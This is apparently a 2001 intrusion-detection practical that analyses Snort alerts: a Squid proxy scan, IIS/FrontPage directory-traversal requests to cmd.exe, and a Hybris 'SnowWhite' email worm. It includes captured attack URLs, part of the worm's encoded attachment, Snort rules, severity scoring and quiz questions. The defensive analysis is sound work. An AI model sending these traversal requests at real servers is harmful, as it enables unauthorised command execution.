machines, and 2 Windows 2000 Professional machines 1 NT-
4.0, and 1 OpenBSD 2.9 machine. MY.NET.1.2 is a Pentium 450
machine, with 386MB in memory, Running RedHat 7.1 Linux
with a 2.4.2 kernel.

The Detect was seen by Michael Poor, while parsing out
alert data, using a simple grep/sort/uniq -c shell script.

Detect was generated by:

Snort Network Detection System v. 1.8.2 with a current,
full rules set. The Format for the Trace is as follows:

[
[Sensor ID:Signature ID:Rule Revision #	Snort Alert Message
**] [1:618:1]	INFO - Possible Squid Scan [**]

Snort Classification	Alert Priority
[Classification: Attempted	[Priority: 2]

Snort Classification	Alert Priority
Information Leak]	

Time Stamp	Source IP/Port	Destination IP/Port
11/03-12:51:05.947180)	**210.200.248.50:4031**	**MY.NET.1.16:3128**

Protocol	Time to live	Type of Service	ID #	Ip header length	Datagram Length	Dont Fragment Bit
TCP	**TTL:46**	**TOS:0x0**	**ID:62611**	**IpLen:20**	**DgmLen:60**	**DF**

Flags	Sequence #	Ack #	Window Size	Length of tcp data
********S***	**Seq: 0x502CBEBE**	**Ack: 0x0**	**Win: 0x4000**	**TcpLen: 40**

TCP Options
TCP Options (6) => MSS: 1460 NOP WS: 0 NOP NOP TS: 237797424 0

Probability the source address was spoofed:

The source address is probably not spoofed in this case, as this is a reconnaissance technique used to discover open Squid Proxies. The attacker is expecting a response to this technique. It is possible however that the attacker is bouncing this scan off of another open proxy. This technique is often used to cover the attackers tracks.

The rule that tripped the alert was:

alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"INFO - Possible Squid Scan"; flags:S; classtype:attempted-recon; sid:618; rev:1;)

Description of attack:

The attacker is scanning for open proxies, to use at a later time. Presumably he is collecting the response data from these initial probes, so that he can, at a later time, use only the IP's with open or improperly configured

proxies.

Attack mechanism:

Squid is a web proxy for UNIX machines. In this case, the
attacker attempts to initiate a TCP connection by sending a
SYN to MY.NET.1.16 at port 3128, which is the default port
for Squid Proxy. The attacker tried to connect to my block
of 10 consecutive IP's, which leads me to believe that this
was a wide scan.

An example would be the attacker sends a request to
MY.NET.1.16.3128 "Get http://www.cnn.com HTTP/1.1", if he
gets to cnn.com, the proxy is open and he can use it to
forward web attacks.

Correlation:

The attacking IP in question scanned my entire address
range. Below are some sample traces of the scan.

The following traces are in tcpdump format, which follow
the following template:

**Time | Source IP/port | Destination IP/port | Flag Set |
Sequence Number | (bytes in packet)| Window Size | <
maximum segment size & tcp options) | Don't Fragment bit |
(Time to live, ID #, length)**

Here are a few more example traces

12:53:30.795246 210.200.248.50.4019 > MY.NET.1.4.squid: S
1343888554:1343888554(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62599, len 60)

12:53:30.795246 210.200.248.50.4020 > MY.NET.1.5.squid: S
1343972832:1343972832(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62600, len 60)

12:53:30.805246 210.200.248.50.4022 > MY.NET.1.7.squid: S
1344187999:1344187999(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62602, len 60)

12:53:30.805246 210.200.248.50.4023 > MY.NET.1.8.squid: S
1344296506:1344296506(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62603, len 60)

```
12:53:30.815246 210.200.248.50.4024 > MY.NET.1.9.squid: S
1344422064:1344422064(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62604, len 60)

12:53:30.815246 210.200.248.50.4025 > MY.NET.1.10.squid: S
1344546754:1344546754(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62605, len 60)

12:53:30.845246 210.200.248.50.4031 > MY.NET.1.16.squid: S
1345109694:1345109694(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62611, len 60)
```

Evidence of active targeting:

This appears to be part of a larger Squid Proxy scan, as
mentioned in the Correlation section (see above). Given
the large amount of Scans that come out of Asia, and that
this IP is registered to a Taiwanese business, it is most
likely an attacker scanning a large amount of ip's for open
Squid Proxies to use in future attacks.

```
inetnum            210.200.248.0 - 210.200.249.255
netname            YJI-HT-AP
descr              Yaw Jene International Co., Ltd.
country            TW
admin-c            JND, inverse
tech-c             LOL, inverse
mnt-by             MAINT-TW-APOL, inverse
changed            adm@ht.net.tw 20010503
source             APNIC
```

I ran a traceroute to attempt to guess at the operating
system of the attacker. Given that the TTL is 46, and a
traceroute to 210.200.248.50 took an unusually long 206
hops, I am guessing that the attacker's operating system is
a Solaris box (see
http://www.incidents.org/detect/Zscan.php for information
on initial TTL values). This could also be someone using a
script to modify the initial TTL values, but I find that
unlikely.

As per the Severity of the attack, the following rationale was applied:

Criticality of the system: 5
Lethality of the attack: 1 (although this is misleading, as if my systems were used to attack other systems, this would certainly bring about major consequences.
System Countermeasures: 5 (I am not running a web proxy on the system).
Network Countermeasures: 5 (I do not allow incoming traffic to use my web proxy.)

$(5 + 1) - (5 + 5) = -4$

Severity = -4

Defensive Recommendation:

My main defensive recommendations are as follows:

Set up your Squid Proxy's ACL's to only accept connections from source IP's inside your network.

Example:

acl mynetwork src 192.168.1.0/24

http_access allow mynetwork
http_access deny !mynetwork

You could also block incoming access to port 3128, 1080, and 8080 from outside your network.

Multiple choice question:

Which of the following ports is another example of of a web proxy:

A.   9080
B.   1080
C.   10080

D. 808

Answer: B 1080 is the port for socks proxy server

Trace #3 WEB-FRONTPAGE fourdots request

Basic Information

Signature	SID	CID	TimeStamp
WEB-FRONTPAGE fourdots request	1 - (MY.NET.1.2)	55835	2001-09-16 17:11:46

Port Information

IP Src	Src Port	Src Service	IP Dst	Dst Port	Dst Service
61.139.42.107	52573	[NA]	MY.NET.1.10	80	http www www-http

IP Information

Ver	Hlen	TOS	Length	ID	Flags	Offset	Chksum	TTL
4	5	[NA]	135	51207	[NA]	[NA]	39104	240

TCP Information

Seq	Ack	Urp	Res	Win	Flags	Offset	Chksum
4008287343	38447902	[NA]	[NA]	8760	24	5	28538

Event Payload

Payload with Hex

```
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 65 30   GET /msadc/..%e0
2E 2E 2F 2E 2E 66 2E 2E 2E 2E 2F 2E 2E 30 25 38   ../..f..../..0%8
2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33   ../winnt/system3
32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72   2/cmd.exe?/c+dir
20 33 32 2F 63 6D 64 2E 65 78 65 3F 2F             32/cmd.exe?/
```

Alt-255 Decoded Payload

GET
/msadc/..%e0../..f..../..0%8../winnt/system32/cmd.exe?/c+di
r 32/cmd.exe?/

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network.
My .NET is hybrid network composed of 4 RedHat 7.1 Linux
machines, and 2 Windows 2000 Professional machines 1 NT-
4.0, and 1 OpenBSD 2.9 machine. MY.NET.1.2 is a Pentium 450
machine, with 386MB in memory, Running RedHat 7.1 Linux
with a 2.4.2 kernel.
The Detect was seen by Michael Poor, using the Demarc,
Version 1.04-02 front end for Snort.

Detect was generated by:

Snort Network Detection System v. 1.8.1-beta7 (Build 68)
with a current, full rules set with a current, full rules
set. The Detect was viewed using the Demarc, Version 1.04-
02 front end for Snort. For ease of analysis, trace
elements are labeled on every trace.

Probability the source address was spoofed:

There is very little probability that the source address
for this attack is spoofed. The attack, most likely is
part of an established TCP connection.

A whois at www.arin.net quickly shows that the netblock is
controlled by apnic (Asia Pacific Network Information
Center).

A whois at www.apnic.net returned:

Search results for '61.139.42.107'

inetnum   61.139.0.0 - 61.139.127.255
netname   CHINANET-SC
descr   CHINANET Sichuan province network
descr   Data Communication Division

```
descr                China Telecom
country              CN
admin-c              CH93-AP, inverse
tech-c               XS16-AP, inverse
mnt-by               MAINT-CHINANET, inverse
mnt-lower            MAINT-CHINANET-SC, inverse
changed              hostmaster@ns.chinanet.cn.net 20000601
source               APNIC


person               Chinanet Hostmaster, inverse
address              A12,Xin-Jie-Kou-Wai Street
country              CN
phone                +86-10-62370437
fax-no               +86-10-62053995
e-mail               hostmaster@ns.chinanet.cn.net, inverse
nic-hdl              CH93-AP, inverse
mnt-by               MAINT-CHINANET, inverse
changed              hostmaster@ns.chinanet.cn.net 20000101
source               APNIC


person               Xiaodong Shi, inverse
address              No.72,Wen Miao Qian Str.
address              Data Communication Bureau Of Sichuan
Province
address              Chengdu
address              PR China
country              CN
phone                +86-28-6130055
fax-no               +86-28-6151287
e-mail               sxdong@mail.sc.cninfo.net, inverse
nic-hdl              XS16-AP, inverse
mnt-by               MAINT-CHINANET-SC, inverse
changed              sxdong@mail.sc.cninfo.net 19990811
source               APNIC
```

Description of attack:

The attacker uses the following Get request: **GET
/msadc/..%e0../..f..../..0%8../winnt/system32/cmd.exe?/c+di
r 32/cmd.exe?/**

to try and traverse the directories on the drive where the
webcontent is located, to gain access to cmd.exe which is a

windows shell prompt

In the first place, the url appears to be mangled and malformed, as the usual request would look more like:

/..../..../..../winnt/system32/cmd.exe?/c+dir

If the above url successfully exploited the vulnerability it would list the contents of the C: drive.

Attack mechanism:

This attack is just another version of the Directory Transversal attack, which exploits a flaw in Microsoft's Personal Webserver and Front Page Personal Webserver. In this attack, the attacker issues a GET request as follows

http://target/..../directory/filename.ext (from http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=989).

An unpatched version of Microsoft's Front Page Personal Webserver or Personal Webserver will follow the request, giving the attacker unauthorized access to files and directories located on the same drive as the web content.

Correlation:

This attack is described well on Bugtraq (id 989), and on Whitehats.com (IDS 248). We had never observed this attack as shown, on our network before. We have however, observed thousands of directory transversal attempts before.

Evidence of active targeting:

MY.NET.1.10 is a NT 4.0 server, with Front Page extensions, and we did not see this attack being fired at any of our other UNIX servers, so I would consider this to be active targeting. Whether this attacker was trying something specifically on our machine, or if he had a list of front page enabled servers that he was trying to exploit, I don't

know.

Criticality: 5
Lethality: 2
System Countermeasures: 5
Network Countermeasures: 1

(5 + 2) - (5 + 1) = 1

Severity = 1

The system is a production webserver, so the Criticality of
the system is set at 5. The Lethality of the attack is set
at 2 as it is an information gathering attack. System
Countermeasures is set at 5, as the NT Server is patched
against the Directory Transversal attacks. Network
Countermeasures is set at 1, as we have no Network
Countermeasures in place to guard against this type of
attack.

Defensive Recommendation:

My first Defensive Recommendation is to run Apache or other
non Microsoft server. Even though this seems like a
religious statement, we can see given the amount of
vulnerabilities found in Microsoft's servers, that it would
be in our own best interest to run a non-Microsoft server.

As per defending the Microsoft server from these attacks,
the simplest way is to download and install the following
patches:

Personal Web Server:
http://support.microsoft.com/download/support/mslfiles
/Pwssecup.exe

Front Page 98:
http://officeupdate.microsoft.com/downloadDetails/fppw
s98.htm

Front Page 97:
Upgrade tp PWS4.0, available at:
/http://www.microsoft.com/windows/ie/pws/default.htm
Then apply the patch at

```
http://support.microsoft.com/download/support/mslfiles
/Pwssecup.exe
```

The following Server is not vulnerable to the directory
transversal attack:

A. Microsoft's Personal Web Server 3.0
B. Microsoft's IIS-4.0 Service Pack 6 installed
C. Microsoft's Front Page Personal WebServer
D. Microsoft's IIS-5.0 Service Pack 2 installed.

Answer D. Microsoft's IIS-5.0, with Service Pack 2
installed, is not vulnerable to the directory transversal
attack.

Trace #4 Virus - SnowWhite Trojan Incoming

Basic Information

Signature	SID	CID	TimeStamp
Virus - SnowWhite Trojan Incoming	1 - (192.168.1.2)	54460	2001-09-14 23:06:05

Port Information

IP Src	Src Port	Src Service	IP Dst	Dst Port	Dst Service
MY.NET.1.5	110	pop-3	64.50.191.175	58377	[NA]

IP Information

Ver	Hlen	TOS	Length	ID	Flags	Offset	Chksum	TTL
4	5	[NA]	1500	32221	[NA]	[NA]	46511	128

TCP Information

Seq	Ack	Urp	Res	Win	Flags	Offset	Chksum
34193342	2564181504	[NA]	[NA]	8692	24	5	21691

Event Payload

Payload with Hex

```
52 65 63 65 69 76 65 64 3A 20 62 79 20 63 6F 6D    Received: by com
70 75 67 65 6E 78 2E 63 6F 6D 20 28 20 49 41 20    pugenx.com ( IA
4D 61 69 6C 20 53 65 72 76 65 72 20 56 65 72 73    Mail Server Vers
69 6F 6E 3A 20 33 2E 32 2E 34 2E 20 42 75 69 6C    ion: 3.2.4. Buil
64 3A 20 31 30 39 36 20 29 20 29 20 3B 20 46 72    d: 1096 ) ) ; Fr
69 2C 20 31 34 20 53 65 70 20 32 30 30 31 20 31    i, 14 Sep 2001 1
32 3A 34 39 3A 31 36 20 2D 30 34 30 30 0D 0A 52    2:49:16 -0400..R
65 63 65 69 76 65 64 3A 20 66 72 6F 6D 20 6D 69    eceived: from mi
63 72 6F 20 28 64 36 70 31 33 2E 61 6D 63 68 61    cro (d6p13.amcha
6D 2E 63 6F 6D 2E 62 72 20 5B 32 30 30 2E 31 39    m.com.br [200.19
32 2E 31 36 36 2E 32 30 35 5D 29 0D 0A 09 62 79    2.166.205])...by
20 61 6D 68 6F 73 74 34 2E 61 6D 63 68 61 6D 2E    amhost4.amcham.
63 6F 6D 2E 62 72 20 28 38 2E 38 2E 36 2F 38 2E    com.br (8.8.6/8.
38 2E 36 29 20 77 69 74 68 20 53 4D 54 50 20 69    8.6) with SMTP i
64 20 4E 41 41 32 38 35 31 37 0D 0A 09 66 6F 72    d NAA28517...for
20 3C 61 6C 6C 40 63 6F 6D 70 75 67 65 6E 78 2E    <all@compugenx.
63 6F 6D 3E 3B 20 46 72 69 2C 20 31 34 20 53 65    com>; Fri, 14 Se
70 20 32 30 30 31 20 31 33 3A 34 34 3A 32 30 20    p 2001 13:44:20
2D 30 33 30 30 20 28 45 53 54 29 0D 0A 44 61 74    -0300 (EST)..Dat
65 3A 20 46 72 69 2C 20 31 34 20 53 65 70 20 32    e: Fri, 14 Sep 2
30 30 31 20 31 33 3A 34 34 3A 32 30 20 2D 30 33    001 13:44:20 -03
30 30 20 28 45 53 54 29 0D 0A 4D 65 73 73 61 67    00 (EST)..Messag
65 2D 49 64 3A 20 3C 32 30 30 31 30 39 31 34 31    e-Id: <200109141
36 34 34 2E 4E 41 41 32 38 35 31 37 40 61 6D 68    644.NAA28517@amh
6F 73 74 34 2E 61 6D 63 68 61 6D 2E 63 6F 6D 2E    ost4.amcham.com.
62 72 3E 0D 0A 46 72 6F 6D 3A 20 48 61 68 61 68    br>..From: Hahah
61 20 3C 68 61 68 61 68 61 40 73 65 78 79 66 75    a <hahaha@sexyfu
6E 2E 6E 65 74 3E 0D 0A 53 75 62 6A 65 63 74 3A    n.net>..Subject:
20 53 6E 6F 77 68 69 74 65 20 61 6E 64 20 74 68    Snowhite and th
65 20 53 65 76 65 6E 20 44 77 61 72 66 73 20 2D    e Seven Dwarfs -
20 54 68 65 20 52 45 41 4C 20 73 74 6F 72 79 21    The REAL story!
0D 0A 4D 49 4D 45 2D 56 65 72 73 69 6F 6E 3A 20    ..MIME-Version:
31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70    1.0..Content-Typ
65 3A 20 6D 75 6C 74 69 70 61 72 74 2F 6D 69 78    e: multipart/mix
65 64 3B 20 62 6F 75 6E 64 61 72 79 3D 22 2D 2D    ed; boundary="--
56 45 45 56 4F 4C 41 4A 57 50 51 42 53 35 49 37    VEEVOLAJWPQBS5I7
4F 35 41 4E 30 4C 36 52 57 39 4D 37 22 0D 0A 0D    O5AN0L6RW9M7"...
0A 2D 2D 2D 2D 56 45 45 56 4F 4C 41 4A 57 50 51    .----VEEVOLAJWPQ
42 53 35 49 37 4F 35 41 4E 30 4C 36 52 57 39 4D    BS5I7O5AN0L6RW9M
```

```
37 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A   7..Content-Type:
20 74 65 78 74 2F 70 6C 61 69 6E 3B 20 63 68 61   text/plain; cha
72 73 65 74 3D 22 75 73 2D 61 73 63 69 69 22 0D   rset="us-ascii".
0A 0D 0A 54 6F 64 61 79 2C 20 53 6E 6F 77 68 69   ...Today, Snowhi
74 65 20 77 61 73 20 74 75 72 6E 69 6E 67 20 31   te was turning 1
38 2E 20 54 68 65 20 37 20 44 77 61 72 66 73 20   8. The 7 Dwarfs
61 6C 77 61 79 73 20 77 68 65 72 65 20 76 65 72   always where ver
79 20 65 64 75 63 61 74 65 64 20 61 6E 64 0D 0A   y educated and..
70 6F 6C 69 74 65 20 77 69 74 68 20 53 6E 6F 77   polite with Snow
68 69 74 65 2E 20 57 68 65 6E 20 74 68 65 79 20   hite. When they
67 6F 20 6F 75 74 20 77 6F 72 6B 20 61 74 20 6D   go out work at m
6F 72 6E 69 67 6E 2C 20 74 68 65 79 20 70 72 6F   ornign, they pro
6D 69 73 73 65 64 20 61 20 0D 0A 2A 68 75 67 65   missed a ..*huge
2A 20 73 75 72 70 72 69 73 65 2E 20 53 6E 6F 77   * surprise. Snow
68 69 74 65 20 77 61 73 20 61 6E 78 69 6F 75 73   hite was anxious
2E 20 53 75 64 64 6C 65 6E 74 6C 79 2C 20 74 68   . Suddlently, th
65 20 64 6F 6F 72 20 6F 70 65 6E 2C 20 61 6E 64   e door open, and
20 74 68 65 20 53 65 76 65 6E 0D 0A 44 77 61 72   the Seven..Dwar
66 73 20 65 6E 74 65 72 2E 2E 2E 0D 0A 0D 0A 0D   fs enter........
0A 2D 2D 2D 2D 56 45 45 56 4F 4C 41 4A 57 50 51   .----VEEVOLAJWPQ
42 53 35 49 37 4F 35 41 4E 30 4C 36 52 57 39 4D   BS5I7O5AN0L6RW9M
37 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A   7..Content-Type:
20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74   application/oct
65 74 2D 73 74 72 65 61 6D 3B 20 6E 61 6D 65 3D   et-stream; name=
22 6D 69 64 67 65 74 73 2E 73 63 72 22 0D 0A 43   "midgets.scr"..C
6F 6E 74 65 6E 74 2D 54 72 61 6E 73 66 65 72 2D   ontent-Transfer-
45 6E 63 6F 64 69 6E 67 3A 20 62 61 73 65 36 34   Encoding: base64
0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73   ..Content-Dispos
69 74 69 6F 6E 3A 20 61 74 74 61 63 68 6D 65 6E   ition: attachmen
74 3B 20 66 69 6C 65 6E 61 6D 65 3D 22 6D 69 64   t; filename="mid
67 65 74 73 2E 73 63 72 22 0D 0A 0D 0A 54 56 71   gets.scr"....TVq
51 41 41 4D 41 41 41 41 45 41 41 41 41 2F 2F 38   QAAMAAAAEAAAA//8
41 41 4C 67 41 41 41 41 41 41 41 41 51 41 41   AALgAAAAAAAAQAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 0D 0A 41 41 41 41 67   AAAAAAAA..AAAAg
41 41 41 41 4C 52 4D 7A 53 45 41 41 41 41 41 41   AAAALRMzSEAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 0D 0A 41 41 41 41 41 41 41   AAAAAAA..AAAAAAA
41 41 41 41 41 41 41 41 41 41 41 42 51 52 51 41   AAAAAAAAAAABQRQA
41 54 41 45 43 41 41 41 41 41 41 41 41 41 41 41   ATAECAAAAAAAAAAA
41 41 41 41 41 41 41 4F 41 41 44 77 45 4C 41 51 41   AAAAAAOAADwELAQA
41 41 46 59 41 41 41 41 41 41 41 41 41 41 41 41   AAFYAAAAAAAAAAAA
41 41 42 41 41 0D 0A 41 41 41 51 41 41 41 41 41   AABAA..AAAQAAAAA
```

```
41 41 41 41 41 42 41 41 41 41 51 41 41 41 41 41   AAAAABAAAAQAAAAA
67 41 41 42 41 41 41 41 41 41 41 41 41 41 45 41   gAABAAAAAAAAAEA
41 41 41 41 41 41 41 41 43 41 41 41 41 41 41      AAAAAAAACAAAAA
67 41 41 41 41 41 41 41 41 49 41 41 41 41 41 41   gAAAAAAAAIAAAAA
42 41 41 0D 0A 41 42 41 41 41 41 41 41 45 41 41   BAA..ABAAAAAAEAA
41 45 41 41 41 41 41 41 41 41 42 41 41 41 41 41   AEAAAAAAAABAAAAA
41 41 41 41                                       AAAA
```

Alt-255 Decoded Payload

**Received: by compugenx.com (IA Mail Server Version: 3.2.4.
Build: 1096)) ; Fri, 14 Sep 2001 12:49:16 -
0400..Received: from micro (d6p13.amcham.com.br
[200.192.166.205])...by amhost4.amcham.com.br (8.8.6/8.8.6)
with SMTP id NAA28517...for <all@compugenx.com>; Fri, 14
Sep 2001 13:44:20 -0300 (EST)..Date: Fri, 14 Sep 2001
13:44:20 -0300 (EST)..Message-Id:
<200109141644.NAA28517@amhost4.amcham.com.br>..From: Hahaha
<hahaha@sexyfun.net>..Subject: Snowhite and the Seven
Dwarfs - The REAL story!..MIME-Version: 1.0..Content-Type:
multipart/mixed; boundary="--
VEEVOLAJWPQBS5I7O5AN0L6RW9M7"....----
VEEVOLAJWPQBS5I7O5AN0L6RW9M7..Content-Type: text/plain;
charset="us-ascii"....Today, Snowhite was turning 18. The 7
Dwarfs always where very educated and..polite with
Snowhite. When they go out work at mornign, they promissed
a ..*huge* surprise. Snowhite was anxious. Suddlently, the
door open, and the Seven..Dwarfs enter.........----
VEEVOLAJWPQBS5I7O5AN0L6RW9M7..Content-Type:
application/octet-stream; name="midgets.scr"..Content-
Transfer-Encoding: base64..Content-Disposition: attachment;
filename="midgets.scr"....TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQ
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAgAAAALRMzS
EAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA..AAAAAAAAAAAAAAAAABQRQAATAECAAAAAAAAAAAAAAAAAAOAADwELAQ
AAAFYAAAAAAAAAAAAABAA..AAAQAAAAAAAAAABAAAAQAAAAgAABAAAAAA
AAAAEAAAAAAAAAACAAAAAgAAAAAAAIAAAAABAA..ABAAAAAAEAAAEAAA
AAAAABAAAAAAAAA**

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network.
My .NET is hybrid network composed of 4 RedHat 7.1 Linux
machines, and 2 Windows 2000 Professional machines 1 NT-

4.0, and 1 OpenBSD 2.9 machine. MY.NET.1.2 is a Pentium 450 machine, with 386MB in memory, Running RedHat 7.1 Linux with a 2.4.2 kernel.

The Detect was seen by Michael Poor, using the Demarc, Version 1.04-02 front end for Snort.

Snort Network Detection System v. 1.8.1-beta7 (Build 68) with a current, full rules set. The Detect was viewed using the Demarc, Version 1.04-02 front end for Snort. For ease of analysis, trace elements are labeled on every trace.

The rule that triggered this alert:
alert tcp any 110 -> any any (msg:"Virus - SnowWhite Trojan Incoming"; content:"Suddlently"; sid:720; classtype:misc-activity; rev:3;)

Probability the source address was spoofed:

The source address for this email is most likely spoofed. This is not to say that the source IP in this case is spoofed, as MY.NET.1.5 is an email server. The email virus is send out with a reply address of HAHAHA@sexyfun.net. The infected host that actually send the email, on the other hand, was
200109141644.NAA28517@amhost4.amcham.com.br (someone at the American chamber of commerce in Brazil).

Description of attack:

200109141644.NAA28517@amhost4.amcham.com.br has been infected by the W32.Hybris.gen worm. This worm is listening to the Internet connection, waiting for incoming and outgoing email addresses, which it then uses to spread to new hosts.

The above detect, shows the email message with the attached virus, as it traverses our email server to send itself to all@compugenx.com (an email address used to communicate with all the partners in our company).

Attack mechanism:

This is a worm known as W32.Hybris.gen. It usually
contains hahaha@sexyfun.net or Snow White and the Seven
dwarves in its message or subject. Once a host has been
infected, the worm will sit monitoring the Internet
connection for email addresses to which it can send itself
to. It can than do any number of things to your computer,
including install a rotating spiral on your desktop, and
or, change local files on your hard drive.

Correlation:

Symantec Security Response has an interesting write up on
the W32.Hybris.gen worm at:

http://securityresponse.symantec.com/avcenter/venc/data/w95
.hybris.gen.html

We had never received the 'Snow White' worm before.

Evidence of active targeting:

This email worm was sent directly to our email address, so
this is active targeting, albeit by a worm. I contacted
the American Chamber of Commerce to let them know that at
least one of their machines had been compromised, but never
heard back from them.

Severity:

Criticality: 5
Lethality: 5
System Countermeasures: 5
Network Countermeasures: 2

(5 + 5) - (5 + 2) = 3

Severity = 3

Criticality is set at 5, as all of our machines are
critical to our infrastructure. The lethality is set at 5,
as worms have unpredictable payloads and have been known to

completely wipe out systems. At the very least, an
infection of this type would knock a system and its
operator offline for at the very least a day. The system
countermeasures are set at 5, as Symantec's antivirus
quarantined the attachment immediately. Network
Countermeasures are set at 2 as Snort alerted us to the
presence of the virus, so that we could alert the partners,
in case it slipped passed their anti virus tools.

Defensive Recommendation:

The number one defensive recommendation is to have an
effective antivirus in place with up to date virus
definitions. One could also implement an email gateway
antivirus tool such as is available from TrendMicro. The
other option would be to strip all executable attachments.

Multiple choice question:

The rule that triggered this alert was:

alert tcp any 110 -> any any (msg:"Virus - SnowWhite Trojan
Incoming"; content:"Suddlently"; sid:720; classtype:misc-
activity; rev:3;)

The following rule could also have picked up on the same
attack:

A. alert tcp any 110 -> any any (msg:"Virus - SnowWhite
Trojan Incoming"; content:"Suddenly"; sid:720;
classtype:misc-activity; rev:3;)

B. alert tcp any 110 -> any any (msg:"Virus - SnowWhite
Trojan Incoming"; content:"hahaha@sexyfun.net"; sid:720;
classtype:misc-activity; rev:3;)

C. alert tcp any 110 -> any any (msg:"Virus - SnowWhite
Trojan Incoming"; content:"trojan"; sid:720;
classtype:misc-activity; rev:3;)

D. alert tcp any 110 -> any any (msg:"Virus - SnowWhite
Trojan Incoming"; content:"here comes a virus"; sid:720;
classtype:misc-activity; rev:3;)

Answer: B. hahaha@sexyfun.net appears to be the default
reply address used in this attack.

Trace #5 `WEB-IIS cmd.exe access`

Basic Information

Signature	*SID*	*CID*	*TimeStamp*
WEB-IIS cmd.exe access	1 - (MY.NET.1.2)	155986	2001-09-20 00:36:48

Port Information

IP Src	*Src Port*	*Src Service*	*IP Dst*	*Dst Port*	*Dst Service*
64.50.113.4	1602	[NA]	MY.NET.1.5	80	http www www-http

IP Information

Ver	Hlen	TOS	Length	ID	Flags	Offset	Chksum	TTL
4	5	[NA]	136	40166	[NA]	[NA]	63653	114

TCP Information

Seq	Ack	Urp	Res	Win	Flags	Offset	Chksum
2701721945	127385759	[NA]	[NA]	8760	24	5	25504

Event Payload

Payload with Hex

47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25   GET /scripts/..%
32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65   2f../winnt/syste
6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64   m32/cmd.exe?/c+d
69 72 20 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48   ir r HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65   ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A   ction: close..

Alt-255 Decoded Payload

GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir r HTTP/1.0..Host: www..Connnection: close..

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network. My .NET is hybrid network composed of 4 RedHat 7.1 Linux machines, and 2 Windows 2000 Professional machines 1 NT-4.0, and 1 OpenBSD 2.9 machine. MY.NET.1.2 is a Pentium 450 machine, with 386MB in memory, Running RedHat 7.1 Linux with a 2.4.2 kernel.

The Detect was seen by Michael Poor, using the Demarc, Version 1.04-02 front end for Snort.

Detect was generated by:

Snort Network Detection System v. 1.8.1-beta7 (Build 68) with a current, full rules set. The Detect was viewed using the Demarc, Version 1.04-02 front end for Snort. For ease of analysis, trace elements are labeled on every trace.

The rule that generated the alert was:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access"; flags: A+; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:2;)

Probability the source address was spoofed:

The probability that the source address is spoofed is very low as the attacker wishes to receive the information that he is requesting. In this case, the most likely thing is that the attacking machine is a compromised host that is attempting to compromise other hosts.

Description of attack:

This particular attack send the request: **GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir r HTTP/1.0** to attempt to traverse the directories into the winnt/system32 directory to then execute cmd (windows shell prompt) with the command dir to display the contents of the c directory.

The attacking IP address: 64.50.113.4 does not have a webserver running at this time. There is currently no domain name bound to this address. I have a feeling that this is just another machine that has been compromised by one of the many worms we have seen this year, and it is actively scanning the Internet for vulnerable machines.

NEXTLINK Communications (NETBLK-NXLK-BLK2) NXLK-BLK2
64.50.0.0 - 64.50.127.255
Diamond Flower Electric Instrument Co. (NETBLK-NXLK-BLK2-
113-0)   NXLK-BLK2-113-0

        64.50.113.0 -

64.50.113.127

Attack mechanism:

The attack uses unicode characters to fool the operating system on the victim to allow the attacker to follow the url out of the directory containing webcontent, eventually leading into the directory containing cmd.exe (in this case winnt/system32, which is where you would find cmd.exe on NT and Win2K boxes). The %2f actually corresponds to "/", and is used here just to fool servers that had previously been patched against the normal directory transversal attack.

http://target/scripts/..%2f../winnt/system32/cmd.exe

Correlation:

Our small network sees approximately 10,000 of these attacks a week. It ends up giving our IDS a real work out, and gives me, our analyst, a bit of the boy who cried worm syndrome.

This is from our web logs (NT 4.0 log format, the time being off by a few milliseconds):

```
00:36:37 64.50.113.4
